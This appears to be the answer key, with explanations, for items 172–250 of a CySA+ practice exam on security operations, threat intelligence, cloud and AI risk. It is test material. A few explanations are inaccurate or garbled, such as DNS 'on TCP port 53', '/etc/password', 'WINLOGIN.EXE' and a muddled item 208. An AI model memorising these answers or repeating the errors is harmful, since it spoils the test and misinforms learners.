**172.** C. The Transport Layer Security entry shows 20.3% of the traffic was sent over TLS. Although this may not all be encrypted web traffic, the likely answer is that the majority of it is.

**173.** B. A binary file is downloaded from 49.51.172.56, as shown by the `GET` command for `nCvQOQHCBjZFfiJvyVGA/yrkbdmt.bin`. Annie should mark this as an indicator of compromise (IoC) and look for other traffic to or from this host, as well as what the workstation or system it is downloaded to does next.

**174.** B. Steve could use Wireshark to capture the download traffic and to observe what host the file was downloaded from. Antimalware tools typically remove the malware but do not provide detailed visibility into its actions. An IPS can detect attacks but would need specific rules to detect the actions taken. Network flows will show where the traffic went but will not provide detailed specifics like a packet capture tool would.

**175.** B. A relatively common issue during log reviews is time synchronization problems due to incorrect or mismatched time zone settings. Many organizations that operate in more than one time zone use Universal Time Coordinated (UTC) to avoid having to do time zone corrections when comparing logs. In this case, Abdul should check the server that is recording the events at 6 p.m. to see if it is set to the wrong time zone or otherwise is misconfigured to have the wrong system time.

**176.** A. Webhooks are event driven, and thus are resource efficient for uses like this where data is pushed when something happens. An API is client initiated and is more typically used to fetch data. A queue is used to process items in order, and a plug-in adds features of capabilities to a tool.

**177.** D. Jim should be concerned about the timeliness of the IoC. A multiple-year-old behavioral IoC provides lots of time for other threat actors to adopt the behavior. It may still be an accurate detection of malicious behavior, and it may still be relevant, but not to the APT in question. Impact is not one of the three factors associated with confidence level assessment.

**178.** B. Endpoint detection and response (EDR) tools are integrated security solutions that monitor endpoint systems and collect activity data and then use threat intelligence and behavior to automatically respond by removing or quarantining potential threats. EDR tools can also be helpful for forensic analysis and incident response. An IPS would be useful for monitoring network traffic, a CRM is a customer relationship management tool, and a UEBA would capture user behavior but does not have the same threat intelligence and response capabilities that an EDR has.

**179.** C. Although you can build an isolated sandbox or VM, the safest way to analyze malware is to analyze the source code rather than running it. Thus, static analysis is the safest answer, but it may not be as useful as dynamic analysis where you can capture what the malware does as it happens. Static analysis can also be significantly slower because of the effort required to disassemble the code and reverse-engineer what it is doing.

**180.** B. A cloud access security broker (CASB) is the ideal tool to increase Tom's visibility into cloud services. CASB tools are specifically designed to monitor for cloud access patterns and to ensure that unwanted activity does not occur.

**181.** D. Windows filesystem auditing does not provide the ability to detect if files were changed. Forensic artifacts can indicate that a file was opened and identify the program that opened it. However, unlike tools such as Tripwire that track file hashes and thus can identify modifications, Windows file auditing cannot provide this detail.

**182.** A. URL analysis of domain generation algorithm–created uniform resource locators (URLs) relies on either testing URLs via WHOIS lookups and NXDOMAIN responses or using machine learning (ML) techniques, which recognize patterns common to DGA-generated URLs. Natural language processing focuses on understanding natural language data, but DGAs do not rely on natural language–style URLs in most cases.

**183.** C. The SIEM dashboard is the first thing you see when you log in to almost any SIEM product. Configuring dashboards to provide the most relevant and useful information is an important activity for more SIEM operations staff. The reporting engine is useful for more in-depth detail and also typically helps feed the dashboard. Email reports can be useful to ensure regular delivery to users who may not have an account on the SIEM or for other purposes where an event-driven or schedule-driven report is useful. A SIEM ruleset defines what a SIEM does and when, but it isn't useful for a quick view.

**184.** C. In this scenario, the attacker may have been trying to find users who have typed credentials into a `sudo` command in a script. This will find all occurrences of the `sudo` command in all the `/home/users` subdirectories and will then feed that output to a search for `bash.log`, meaning that only occurrences of `sudo` inside of `bash.log` entries will be returned.

**185.** B. Unless Cynthia already knows the protocol that a particular beacon uses, filtering out beacons by protocol may cause her to miss beaconing behavior. Attackers want to dodge common analytical tools and will use protocols that are less likely to attract attention. Filtering network traffic for beacons based on the intervals and frequency they are sent at, if the beacon persists over time, and removing known traffic are common means of filtering traffic to identify beacons.

**186.** C. OTX's pulses are the format that OTX uses to share threat information. A pulse includes a threat summary and related IoCs.

**187.** A. Resource Monitor (`resmon.exe`) provides average CPU utilization in addition to real-time CPU utilization. It also breaks out data by specific processes. Since Kelly wants to see average usage over time, she is better off using Resource Monitor instead of Task Manager (which meets all of her other requirements). Performance Monitor (`perfmon.exe`) is useful for collecting performance data but only in summary form, and iperf is a network performance measurement tool.

**188.** A. Roger has memory usage monitoring enabled with thresholds shown at the bottom of the chart that will generate an alarm if it continues. The chart shows months of stable memory utilization with very little deviation. Although a sudden increase could happen, this system appears to be functioning well.

**189.** B. The more effort Frank puts into staying up-to-date with information by collecting threat information (5), monitoring for indicators (1), and staying up-to-date on security alerts (3), the stronger his organization's security will be. Understanding specific threat actors may become relevant if they specifically target organizations like Frank's, but as a midsize organization, Frank's employer is less likely to be specifically targeted directly.

**190.** D. A sudden resumption of traffic headed "in" after sitting at zero likely indicates a network link or route has been repaired. A link failure would show a drop to zero, rather than an increase. The complete lack of inbound traffic prior to the resumption at 9:30 makes it unlikely this is a DDoS, and the internal systems are not sending significant traffic outbound.

**191.** C. Angela's best choice would be to implement IP reputation to monitor for connections to known bad hosts. Antivirus definitions, file reputation, and static file analysis are all useful for detecting malware, but command-and-control traffic like beaconing will typically not match definitions, won't send known files, and won't expose files for analysis.

**192.** B. OpenCTI is an open source threat intelligence platform that can ingest multiple threat feeds and allows correlation and other activities across feed data. The Metasploit framework is a modular tool for vulnerability assessment and exploit development. The Harvester is an OSINT gathering tool, and ATT&CK is a framework, not a server.

**193.** A. Maria wants to detect DNS lookups for `malicious.org`, so she needs to capture content containing that text. Lookups will not necessarily go to a `malicious.org` server and could be resolved by other DNS servers. The `msg` field is used to tag hits, not to detect specific content.

**194.** C. YARA is a popular tool used for malware analysis that is used to identify and classify malware based on patterns found in the malware like strings and hexadecimal sequences. YARA rules can help identify malware packages that are polymorphic but that share underlying features or components. Suricata is an IDS and IPS tool, so it can detect malware, but pattern matching like this is not what Suricata is designed to do. Wireshark is a packet capture tool, and Joe Sandbox is a sandbox for testing malware, not a pattern matching tool for doing static analysis of files.

**195.** B. It is unlikely that skilled attackers will create a new home directory for an account they want to hide. Checking `/etc/password` and `/etc/shadow` for new accounts is a quick way to detect unexpected accounts, and checking both the `sudoers` and membership in wheel and other high-privilege groups can help Vlad detect unexpected accounts with increased privileges.

**196.** B. YAML is used for human-readable configuration files, JSON is used for modern web APIs to exchange data, and `evtx` is Microsoft's binary event format.

**197.** C. Headers can be helpful when tracking down spam email, but spammers often use a number of methods to obfuscate the original sender's IP address, email, or other details. Unfortunately, email addresses are often spoofed, and the email address may be falsified. In this case, the only verifiable information in these headers is the IP address of the originating host, `mf-smf-ucb011.ocn.ad.jp (mf-smf-ucb011.ocn.ad.jp) [153.149.228.228]`. At times even this detail can be forged, but in most cases, this is simply a compromised host or one with an open email application that spammers can leverage to send bulk email.

**198.** B. Each antivirus or antimalware vendor uses their own name for malware, resulting in a variety of names showing for a given malware package or family. In this case, the malware package is a ransomware package that is known by some vendors as GoldenEye or Petya.

**199.** B. The developer's intentional insertion of training data to cause the AI to respond this way makes this an example of AI model poisoning. Hallucinations would involve incorrect responses or made-up data, data exposure exposes data that shouldn't be exposed, and malicious prompts require users to ask the AI for things it shouldn't do.

**200.** C. The system Nara is reviewing has only login failure logging turned on and will not capture successful logins. She cannot rely on the logs to show her who logged in but may be able to find other forensic indicators of activity, including changes in the user profile directories and application caches.

**201.** D. Profiling networks and systems will provide a baseline behavior set. A SIEM or similar system can monitor for differences or anomalies that are recorded as events. Once correlated with other events, these can be investigated and may prove to be security incidents. Dynamic and static analyses are types of code analysis, whereas behavioral, or heuristic, analysis focuses on behaviors that are indicative of an attack or other undesirable behavior. Behavioral analysis does not require a baseline; instead, it requires knowing what behavior is not acceptable.

**202.** A. Data exposure is a significant concern with third-party LLMs, and organizations are increasingly attempting to address this through contractual language or by running their own internal LLMs. Employee reliance on LLMs is a staffing and management risk, not directly a security risk. Hallucinations and model updates that aren't handled appropriately could cause operational or business issues, but they are not directly a security risk either.

**203.** B. Currently, AI is not typically used for forensic analysis that will be provided in court like those that require a chain of custody to be documented. AI is frequently used to create documents, compare files and documents, and to analyze logs.

**204.** B. SOAR systems offer many ways to ingest data, and syslog, APIs, email, STIX/TAXII feeds, and database connections are all common ways for data to be acquired.

**205.** A. Nick should be concerned about existing biases being reinforced through the use of historic data, essentially inadvertently poisoning the model. Injection attacks are not a direct legal concern, but they are a security concern. Hallucinations are possible, but they are not a significant concern in most well-trained models used for purposes like this. Résumés and other information are unlikely to be considered private.

**206.** A. Using CloudFormation to deploy a patched "golden" AMI fixes the issue now and in the future, and allows load to be handled without disruption. This avoids manual efforts like SSH'ing into all of the servers or terminating instances one at a time and focuses on a core infrastructure as a code concept of updating once as part of infrastructure, unlike the Config rule option.

**207.** A. Online tools like VirusTotal, MetaScan, and other online malware scanners use multiple antivirus and antimalware engines to scan files. This means they can quickly identify many malware packages. Static analysis of malware code is rarely quick and requires specialized knowledge to unpack or deobfuscate the files in many cases. Running strings can be helpful to quickly pick out text if the code is not encoded in a way that prevents it, but it's not a consistently useful technique. Running local antivirus or antimalware can be helpful but has a lower success rate than a multi-engine tool.

**208.** B. Microsoft Configuration Manager can be used to manage Windows systems in a domain, including monitoring installed software. Windows Defender Antivirus Microsoft Defender Antivirus (formerly known as Windows Defender) is a comprehensive, built-in security suite that comes preinstalled with Windows 10 and 11. It provides real-time protection against malware, including viruses, ransomware, and spyware, without requiring a separate installation or subscription. Nmap is a port scanner and would only find software that opened a service port. RDP is a remote access tool.

**209.** A. The system has been identified by multiple blacklists as sending unwanted traffic and is currently blacklisted. What Adam can't determine is its history, and whether the system is currently sending spam or is just waiting to be removed after being remediated.

**210.** B. Advanced persistent threats often leverage email, phishing, or a vulnerability to access systems and insert malware. Once they have gained a foothold, APT threats typically work to gain access to more systems with greater privileges. They gather data and information and then exfiltrate that information while working to hide their activities and maintain

long-term access. DDoS attacks, worms, and encryption-based extortion are not typical APT behaviors.

**211.** B. Exfiltration attempts are most often associated with data leaving an organization, so large volumes of data pulled from an S3 bucket to unexpected destinations or in atypical volumes could trigger an alert. Uploads aren't a typical issue for exfiltration. CPU loads on an EC2 instances are more common for cryptojacking or denial of service instead of exfiltration, and S3 buckets don't present services directly, making a vulnerability scan and connection attempt an alert you wouldn't see for an object storage bucket.

**212.** B. The two logins are from locations where it would be physically impossible to travel between in the time between logins. The immediate use of administrative credentials to add a new user to an administrative group indicates a likely IAM user compromise. No VPN usage is mentioned, although that's a likely next step. No phishing attack is described, not is there a service disruption in the question.

**213.** B. SSH communications normally take place over TCP port 22. Attackers may try to run SSH servers over different ports to avoid detection.

**214.** A. Attackers commonly use scheduled tasks to achieve persistence. If an analyst forgets to check for scheduled tasks, attackers may leave a task scheduled that opens up a vulnerability at a later date, achieving persistence on the system.

**215.** A. Syslog levels identify the urgency of the message and are numbered from 0 through 7. The highest level is level 0, which is designated as an emergency message. Syslog level 1 messages are alerts, level 2 messages are critical messages, level 3 messages are errors, level 4 messages are warnings, level 5 messages are notices, level 6 messages are informational, and level 7 is for debugging messages.

**216.** C. The `/etc` directory normally contains system-level configuration files. Files are generally not stored at the root level (`/`) of a filesystem. The `/bin` directory is used for binary executables, and the `/dev` directory is used for devices.

**217.** B. `MALWARESCAN.EXE` is not a standard Windows system process and should be investigated if found on a system. `SERVICES.EXE` is the Windows Service Control Manager. `WINLOGIN.EXE` is the Windows Login Process. `LSASS.EXE` is the Local Security Authority Subsystem Service.

**218.** C. With large amounts of data downloaded from a project repository that isn't typically accessed Charleen knows this could be a data exfiltration event. LOLBins are local binaries used by attackers as they "live off the land" using tools already available on systems to conduct their activities. No service is described as being disrupted, and the account is not described as an IAM account.

**219.** A. SCADA systems monitors and controls devices for industrial processes, whereas a PLC or programable logic controller directly controls a device or machine. SCADA and PLCs often use TCP/IP, but may use proprietary protocols as well. SCADA is software, and PLCs are hardware. SCADA and PLCs are typically on-premises, but cloud SCADA is possible.

**220.** B. The key to answering this question is recognizing that the multitenancy model involves many different customers accessing cloud resources hosted on shared hardware. That makes this a public cloud deployment, regardless of the fact that access to a particular server instance is limited to Matthew's company. In a private cloud deployment, only Matthew's company would have access to any resources hosted on the same physical hardware. This is not multitenancy. There is no indication that Matthew's organization is combining resources of public and private cloud computing, which would be a hybrid cloud, or that the resource use is limited to members of a particular group, which would be a community cloud.

**221.** A. Zero-trust network architectures make trust decisions based on the identity of the user or device making the request. They do not make trust decisions based on network location characteristics, such as an IP address, VLAN assignment, or network segment, but they do make decisions based on context. It doesn't implicitly trust location, for example but, given other factors, can include location in a trust decision.

**222.** C. Secure access service edge (SASE) approaches to network security seek to implement zero-trust networking in a way that integrates cloud security services. Next-generation firewalls (NGFWs), cloud access security brokers (CASBs), and wide area network (WAN) connections are all critical components of SASE deployments. Hypervisors are used to create virtual machines, and while they may be leveraged in a SASE environment, they are not themselves a direct part of the SASE architecture.

**223.** B. Marco knows that DNS operates on TCP port 53, and that amplification attacks can involve hundreds or thousands of servers that amplify the attack. His amplified DNS DDoS IoC should match this behavior. There is no indication of typosquatting, as traffic impacting his organization would likely be leaving rather than entering. SQL traffic operates on port 1433, and web traffic is typically on TCP 80 or 443.

**224.** A. Personally identifiable information (PII) includes information that can be used to identify, contact, or locate a specific individual. At times, PII must be combined with other data to accomplish this but remains useful for directly identifying an individual. The data that Manish and Linda are classifying is an example of PII. PHI is personal health information. Intellectual property is the creation of human minds including copyrighted works, inventions, and other similar properties. PCI DSS is the Payment Card Industry Data Security Standards.

**225.** A. API keys are used to authenticate and authorize users or services that call an API. Randy will still need to make sure his API keys aren't exposed or shared, but they're the most common way to accomplish what he wants to do. Web application firewalls protect APIs by blocking threats but don't fill the same niche for authentication and authorization. There's no information about internal or external users, so an internal API may or may not fit the need. API rate limits help prevent abuse but don't stop unauthorized users by themselves.

**226.** A. Derek has created a malware analysis sandbox and may opt to use tools like Cuckoo, Truman, Minibis, or a commercial analysis tool. If Derek pulls apart the files to analyze how they work, he would be engaging in reverse engineering, and doing code-level analysis of executable malware would require disassembly. Darknets are used to identify malicious traffic and aren't used in this way.

**227.** C. Jill wants a rule that will detect flow from any internal client on TCP 80. There isn't an internal IP address specified, so the 10.10.10.1 can be dismissed. Flows from external sources aren't what is described. Finally, the internal source port of TCP 80 is important, not an external source port of 80.

**228.** A. Open source collection initiatives use publicly available information. This may be found in government bulletins, on the web (even the Dark Web!), or on social media. Web server logs are generally not public information and would, therefore, be considered closed source rather than open source sources.

**229.** C. Existing IoC data formats like STIX use XML, so using an XML format would make the most sense for Mark's needs. HTML is used for websites, but a markup language like XML is more common for this purpose. SOAP is a messaging protocol used for exchanging XML data but isn't a data format itself, and EVTX is a binary format and thus isn't natively human readable.

**230.** D. This is an example of an atomic IoC. It is an individual, specific data point about an indicator. Behavioral IoCs describe how threats or threat actors conduct their operations. Ephemeral and procedural IoCs are not terms used as part of the CySA+ exam outline.

**231.** C. The ATT&CK framework defines the attack vector as the specifics behind how the adversary would attack the target. You don't have to memorize ATT&CK to pass the exam, but you should be prepared to encounter questions that you need to narrow down based on what knowledge you do have. Here you can rule out the threat actor and targeting method and then decide between the attack vector and organizational weakness.

**232.** A. Threats from employees are considered internal threats, regardless of the motivation. An APT is an advanced persistent threat, often sponsored by a nation-state. Organized crime is not involved, and while the individual is unhappy, this is not hacktivism or hacking for political or activism reasons.

**233.** D. API-based CASB solutions interact directly with the cloud provider through the provider's API. Inline CASB solutions intercept requests between the user and the provider. Outsider and comprehensive are not categories of CASB solutions.

**234.** B. The defining characteristic of zero-trust network architecture is that trust decisions are not based on network location, such as IP address. It is appropriate to use other characteristics, such as a user's identity, the nature of the requested access, and the user's geographic (not network!) location.

**235.** A. OpenID Connect is an authentication layer that works with OAuth 2.0 as its underlying authorization framework. It has been widely adopted by cloud service providers and is widely supported. SAML, RADIUS, and Kerberos are alternative authentication technologies but do not have the same level of seamless integration with OAuth.

**236.** C. WHOIS provides information that can include the organization's physical address, registrar, contact information, and other details. `nslookup` will provide IP address or hostname information, whereas host provides IPv4 and IPv6 addresses as well as email service information. `traceroute` attempts to identify the path to a remote host as well as the systems along the route.

**237.** B. Specific details of attacks that may be used to identify compromises are known as indicators of compromise (IoC). This data may also be described as an adversary tool, tactic, or procedure (TTP), but the fact that it is a set of file signatures makes it more closely match the definition of an IoC.

**238.** A. PINs and passwords are both examples of something you know. Biometric factors are an example of something you are, and a physical USB token would be a common example of something you have. Something you set is not a type of authentication factor.

**239.** D. The scenario describes a mix of public cloud and private cloud services. This is an example of a hybrid cloud environment.

**240.** B. Network and host artifacts are listed as "annoying" in the Pyramid of Pain. Tools are considered challenging, domain names are simple, and IP addresses are easy.

**241.** A. Nation-state actors are government sponsored and typically have the greatest access to resources including tools, money, and talent.

**242.** C. Port scans are an active reconnaissance technique that probe target systems and would not be considered open source intelligence (OSINT). Search engine research, DNS lookups, and WHOIS queries are all open source resources.

**243.** C. Data loss prevention (DLP) can tag sensitive data and then scan outbound communications for that data. Once tagged data or data that matches specific patterns such as credit card numbers or Social Security numbers are discovered, DLP can alert the user or take other action. An intrusion detection system (IDS) might be able to detect patterns but could not stop traffic flow. FSB is not a security term, and full-disk encryption (FDE) can help prevent data loss if a system is stolen.

**244.** B. Playbooks for specific threats help to identify the threats and to allow them to be modified as the threat actor evolves or adopts new TTPs. Adding to the existing playbook wouldn't help with identification, and broadening detection will ignore the specific IoCs, potentially creating issues. Searching for existing logs doesn't help with ongoing detection.

**245.** D. The concern around this API is misuse that leads to resource exhaustion, resulting in denial of service. A published API is not immediately a risk for tampering since it may just provide information, information disclosure shouldn't be a concern for a public API, and there is no indication of a spoofing issue in the question.

**246.** C. Organizations should have a defined playbook for responding to malware, and may have detailed runbooks for specific malware packages if they regularly encounter them. Steps might include further investigation, isolating the system, requiring password changes, reimaging the system, or other response steps. Remote wiping a device because of malware is not a common step, nor is a vulnerability scan as a first step. Running an additional antivirus scan after an EDR has detected and quarantined malware is not a common next step since the threat is typically neutralized.

**247.** B. DKIM, DMARC, and SPF are all elements of a comprehensive anti-spoofing email authentication environment. GEO-IP can be useful for attribution to determine if issues like impossible travel may be in play, but it is not useful for anti-spoofing activities.

**248.** D. Endpoint detection and response (EDR) tools do not collect data such as network traffic or cloud infrastructure. They do collect data from endpoints and centralize it for analysis and response, including forensic and threat detection capabilities.

**249.** C. Webhooks are used when applications need to communicate after an event or action occurs, providing updates in real-time to push data to another application. Unlike APIs, which tend to use either a request/response or polling process, webhooks use an event-driven, push-style interface. A plug-in is a software component added to provide additional functionality or features. A URI is a universal resource identifier.

**250.** B. Understanding the criticality or sensitivity of the internal system as well as the user who is logged in to it provides the most critical enrichment data. The external domain is not a critical datapoint in most cases, although it could be informative if it belonged to a competitor or a broader attack was coming from the domain. Vulnerability scans may help identify potential vectors on internal systems but are less critical than knowing what the system contains and could have exposed. Vulnerability scans are not normally run against external systems.